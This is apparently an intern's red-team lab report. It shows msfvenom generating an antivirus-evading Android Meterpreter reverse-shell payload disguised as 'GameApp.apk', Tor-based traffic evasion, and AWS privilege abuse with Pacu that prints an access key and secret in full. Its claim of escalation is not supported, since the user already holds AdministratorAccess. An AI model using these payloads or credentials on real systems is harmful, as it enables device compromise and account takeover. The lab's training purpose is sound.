  -P, --platform <platform>  The platform for --payload (use --list platforms to list)
  -o, --out <path>           Save the payload to a file
  -b, --bad-chars <list>     Characters to avoid example: '\x00\xff'
  -n, --nopsled <length>    Prepend a nopsled of [length] size on to the payload
  -N, --pad-nops <length>   Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus p
  -s, --space <length>      The maximum size of the resulting payload
  -e, --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code <path>     Specify an additional win32 shellcode file to include
  -x, --template <path>     Specify a custom executable file to use as a template
  -k, --keep <value>         Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value>    Specify a custom variable name to use for certain output formats
  -t, --timeout <second>    The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help                Show this message
```

```
root@kali:~/home/kali/Intership/week_4
msfvenom --list payloads | head -n 20

Framework Payloads (1710 total) [--payload <value>]

Name                                     Description
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http        Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp         Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https       Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp         Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp              Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
```





```
root@kali:~/home/kali/InterShip/week_4
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.13 LPORT=4444 > GameApp.apk -e x86/alpha_mixed
Error: invalid payload: android/meterpreter/reverse_tcp

root@kali:~/home/kali/InterShip/week_4
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.13 LPORT=4444 > GameApp.apk -e x86/alpha_mixed
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 20538 (iteration=0)
x86/alpha_mixed chosen with final size 20538
Payload size: 20538 bytes

root@kali:~/home/kali/InterShip/week_4
ls
AWSNOTES.txt caldera cloudgoat demo1.exe demo.elf devil.exe encoded.elf GameApp.apk pacu-env

root@kali:~/home/kali/InterShip/week_4
```





Payload ID	Type	AV Detection	Notes
PID001	Meterpreter	Bypassed	Obfuscated payload

4.2 Network Evasion



Network traffic was routed through Tor using proxychains to simulate anonymous communication and bypass network monitoring.



```

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox-settings-attachments.cdn.mozilla.net
K
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox-settings-attachments.cdn.mozilla.net:443 ... OK
K
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox-settings-attachments.cdn.mozilla.net:443 ... OK
K
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox-settings-attachments.cdn.mozilla.net:443 ... OK
K
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... firefox.settings.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... dnsleaktest.com:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... dnsleaktest.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... dnsleaktest.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... content-signature-2.cdn.mozilla.net:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... detectportal.firefox.com:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... dnsleaktest.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... detectportal.firefox.com:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... detectportal.firefox.com:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 [proxychains] DLL init: proxycha
ins-ng 4.17
... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ads-img.mozilla.org:443 ... OK

```



Summary

An obfuscated payload was created using msfvenom to reduce antivirus detection. Network evasion was achieved by routing traffic through proxychains and Tor. This demonstrates how attackers bypass security controls and maintain stealthy communication.



5. Cloud Privilege Abuse Simulation

Objective

To simulate privilege abuse in a cloud environment by identifying and exploiting misconfigured IAM roles.

Tools Used

- Pacu
- AWS CLI
- ScoutSuite

5.1 Privilege Abuse

Cloud misconfigurations were analyzed using AWS tools. An overprivileged IAM role was identified and exploited, allowing escalation from a low-privilege user to administrative access.

```
root@kali: /home/kali/interhip/week_4
Session Actions Edit View Help

exit/quit                                Exit Pacu

Other command info:
aws <command>                            Run an AWS CLI command directly. Note: If Pacu detects "aws"
                                           as the first word of the command, the whole command will
                                           instead be run in a shell so that you can use the AWS CLI
                                           from within Pacu. Due to the command running in a shell,
                                           this enables you to pipe output where needed. An example
                                           would be to run an AWS CLI command and pipe it into "jq"
                                           to parse the data returned. Warning: The AWS CLI's
                                           authentication is not related to Pacu. Be careful to
                                           ensure that you are using the keys you want when using
                                           the AWS CLI. It is suggested to use AWS CLI profiles
                                           to solve this problem

console/open_console                       Generate a URL that will log the current user/role in to
                                           the AWS web console

Pacu (IAMRollback:Iamrollback) > set_keys
Setting AWS Keys ...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters

Key alias [IAMrollback]: lab
Access key ID [AKIAQJF3Z4EKS6JEP5P]: AKIAQJF3Z4EK3QE2K2H3
Secret access key [VQ/yuXikpxKeYanX2JTL*****]: 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
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.

Pacu (IAMRollback:lab) > aws sts get-caller-identity
{
  "UserId": "AIDAQJF3Z4EKQ7KK7M2RI",
  "Account": "019721216277",
  "Arn": "arn:aws:iam::019721216277:user/Lab_1"
}

Pacu (IAMRollback:lab) > 
```



```
root@kali:~/homekali/interhip/week_4
Session Actions Edit View Help
}
"PolicyNames": []
}
Pacu (IAMRollback:lab) > aws iam list-roles
{
  "Roles": [
    {
      "Path": "/service-role/",
      "RoleName": "Amazon_EventBridge_Invoke_Sns_1737766334",
      "RoleId": "AROAQJF3Z4EKRWZ3F4MT3",
      "Arn": "arn:aws:iam::019721216277:role/service-role/Amazon_EventBridge_Invoke_Sns_1737766334",
      "CreateDate": "2025-05-27T16:01:26+00:00",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Effect": "Allow",
            "Principal": {
              "Service": "events.amazonaws.com"
            },
            "Action": "sts:AssumeRole",
            "Condition": {
              "StringEquals": {
                "aws:SourceAccount": "019721216277",
                "aws:SourceArn": "arn:aws:events:ap-south-1:019721216277:rule/EC2"
              }
            }
          }
        ]
      },
      "MaxSessionDuration": 3600
    },
    {
      "Path": "/aws-service-role/access-analyzer.amazonaws.com/",
      "RoleName": "AWSServiceRoleForAccessAnalyzer",
      "RoleId": "AROAQJF3Z4EKVJKCAEHRO",
      "Arn": "arn:aws:iam::019721216277:role/aws-service-role/access-analyzer.amazonaws.com/AWSServiceRoleForAccessAnalyzer",
      "CreateDate": "2025-04-24T01:55:10+00:00",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",

```

```
root@kali:~/homekali/interhip/week_4
Session Actions Edit View Help
}
the AWS CLI. It is suggested to use AWS CLI profiles
to solve this problem
console/open_console Generate a URL that will log the current user/role in to
the AWS web console
Pacu (IAMRollback:Iamrollback) > set_keys
Setting AWS Keys ...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters
Key alias [Iamrollback]: lab
Access key ID [AKIAQJF3Z4EKS6JEP5P]: AKIAQJF3Z4EK3QE2K2H3
Secret access key [VQ/yuXikpxKeYanX2JTL*****]: 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
Session token (Optional - for temp AWS keys only) [None]:
Keys saved to database.
Pacu (IAMRollback:lab) > aws sts get-caller-identity
{
  "UserId": "AIDAQJF3Z4EKQ7KK7M2RI",
  "Account": "019721216277",
  "Arn": "arn:aws:iam::019721216277:user/Lab_1"
}
Pacu (IAMRollback:lab) > aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "UserName": "Lab_1",
      "UserId": "AIDAQJF3Z4EKQ7KK7M2RI",
      "Arn": "arn:aws:iam::019721216277:user/Lab_1",
      "CreateDate": "2026-04-01T06:15:56+00:00"
    }
  ]
}
Pacu (IAMRollback:lab) >
```



```
root@kali:~/home/kali/Internship/week_4
Session Actions Edit View Help
{"Path": "/",
 "UserName": "Lab_1",
 "UserId": "AIDAJF3Z4EKQ7KK7M2RI",
 "Arn": "arn:aws:iam::019721216277:user/Lab_1",
 "CreateDate": "2026-04-01T06:15:56+00:00"
}
]
}

Pacu (IAMRollback:lab) > aws iam list-attached-user-policies--user-name Lab_1
aws: [ERROR]: argument operation: Found invalid choice 'list-attached-user-policies--user-name'
Maybe you meant:
* list-attached-user-policies


usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help


Pacu (IAMRollback:lab) > aws iam list-attached-user-policies --user-name Lab_1
{
  "AttachedPolicies": [
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    {
      "PolicyName": "IAMUserChangePassword",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMUserChangePassword"
    }
  ]
}

Pacu (IAMRollback:lab) >
```

```
(venv)-(root@kali)-[/home/kali/Internship/week_4/ScoutSuite]
└─$ scout aws
2026-04-01 14:11:30 kali scout[60635] INFO Launching Scout
2026-04-01 14:11:30 kali scout[60635] INFO Authenticating to cloud provider
2026-04-01 14:11:31 kali scout[60635] INFO Gathering data from APIs
2026-04-01 14:11:31 kali scout[60635] INFO Fetching resources for the ACM service
2026-04-01 14:11:31 kali scout[60635] INFO Fetching resources for the Lambda service
2026-04-01 14:11:31 kali scout[60635] INFO Fetching resources for the CloudFormation service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the CloudTrail service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the CloudWatch service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the CloudFront service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the CodeBuild service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the Config service
2026-04-01 14:11:32 kali scout[60635] INFO Fetching resources for the Direct Connect service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the DynamoDB service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the EC2 service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the EFS service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the ElastiCache service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the ELB service
2026-04-01 14:11:33 kali scout[60635] INFO Fetching resources for the ELBv2 service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the EMR service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the IAM service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the KMS service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the RDS service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the RedShift service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the Route53 service
2026-04-01 14:11:34 kali scout[60635] INFO Fetching resources for the S3 service
2026-04-01 14:11:35 kali scout[60635] INFO Fetching resources for the SES service
2026-04-01 14:11:36 kali scout[60635] INFO Fetching resources for the SNS service
2026-04-01 14:11:36 kali scout[60635] INFO Fetching resources for the SQS service
2026-04-01 14:11:36 kali scout[60635] INFO Fetching resources for the VPC service
2026-04-01 14:11:36 kali scout[60635] INFO Fetching resources for the Secrets Manager service
```



Amazon Web Services > 019721216277				
Dashboard				
Service	Resources	Rules	Findings	Checks
ACM	0	2	0	0
Lambda	0	0	0	0
CloudFormation	0	1	0	0
CloudFront	0	3	0	0
CloudTrail	0	9	17	17
CloudWatch	0	1	0	0
Codebuild	0	0	0	0
Config	0	1	17	17
Directconnect	0	0	0	0
DynamoDB	0	0	0	0
EC2	50	29	105	1101
EFS	0	0	0	0
ElastiCache	0	0	0	0
ELB	0	3	0	0
ELBV2	0	5	0	0
EMR	0	0	0	0
file:///home/kali/InterShip/week_4/ScoutSuite/scoutsuite-report/aws-019721216277.html#services.config.findings	39	37	10	667



EC2 Dashboard

Filter findings		Show All	Good	Warning	Danger
❌ EBS Snapshot Not Encrypted	+				
❌ EBS Volume Not Encrypted	+				
❌ Security Group Opens RDP Port to All	+				
❌ Security Group Opens SSH Port to All	+				
⚠️ EBS Encryption By Default Is Disabled	+				
⚠️ Non-empty RuleSets for Default Security Groups	+				
⚠️ Security Group Opens All Ports	+				
⚠️ Unrestricted Network Traffic within Security Group	+				
⚠️ Unused Security Group	+				
✅ Default Security Groups in Use	+				
✅ Potential Secret in Instance User Data	+				
✅ Public EBS Snapshot	+				
✅ Security Group Allows ICMP Traffic to All	+				
✅ Security Group Opens All Ports to All	+				
✅ Security Group Opens DNS Port to All	+				
✅ Security Group Opens Telnet Port to All	+				



The screenshot shows a web browser window displaying a Scout Report. The report title is "EBS Snapshot Not Encrypted". On the left, there is a list of regions: ap-northeast-1, ap-northeast-2, ap-northeast-3, ap-south-1, ap-southeast-1, ap-southeast-2, ca-central-1, eu-central-1, and eu-north-1. The "ap-south-1" region is selected, and a specific snapshot ID, "snap-0f6dbb21583159ef8", is highlighted. On the right, the "Information" section for this snapshot is displayed, showing details such as ID, ARN, Description, State, Progress, Start Time, Volume, Owner ID, Encryption (Disabled), and KMS Key ID (None).

Attack ID	Service	Misconfiguration	Notes
AID002	IAM	Overprivileged role	Escalated to admin

Summary

Privilege abuse was simulated by exploiting an overprivileged IAM role in a cloud environment. Using Pacu and AWS CLI, access was escalated from a low-privileged account to administrative level. This demonstrates how misconfigured permissions in cloud environments can lead to unauthorized access and serious security risks.



6. Automated Attack Orchestration

Objective


To automate a multi-phase attack scenario using Caldera and simulate real-world adversary behaviour.

Tools Used

- MITRE Caldera
- Red Team Automation (RTA)

6.1 Attack Orchestration

An automated attack scenario was executed using Caldera. Multiple attack phases were simulated, including initial access and exploitation. This demonstrated how adversary actions can be automated to perform complex attack chains.





Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

2 alive, 2 trusted, 1 agents, 0 dead, 0 untrusted

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
litedb	DESKTOP-AERLPP0	red	windows	HTTP	8656	Elevated	alive, trusted	1/4/2026, 3:39:09 pm
mwilmo	localhost.localdomain	red	linux	HTTP	4621	Elevated	alive, trusted	1/4/2026, 3:38:43 pm

Operations

Linux_discovery - 6 decisions | a minute ago

Download Report | Online Operation

Linux_discovery

Host Name: localhost.localdomain
Platform: linux
IP Addresses: 192.168.29.155
Agents (2): [agent] [inactive]

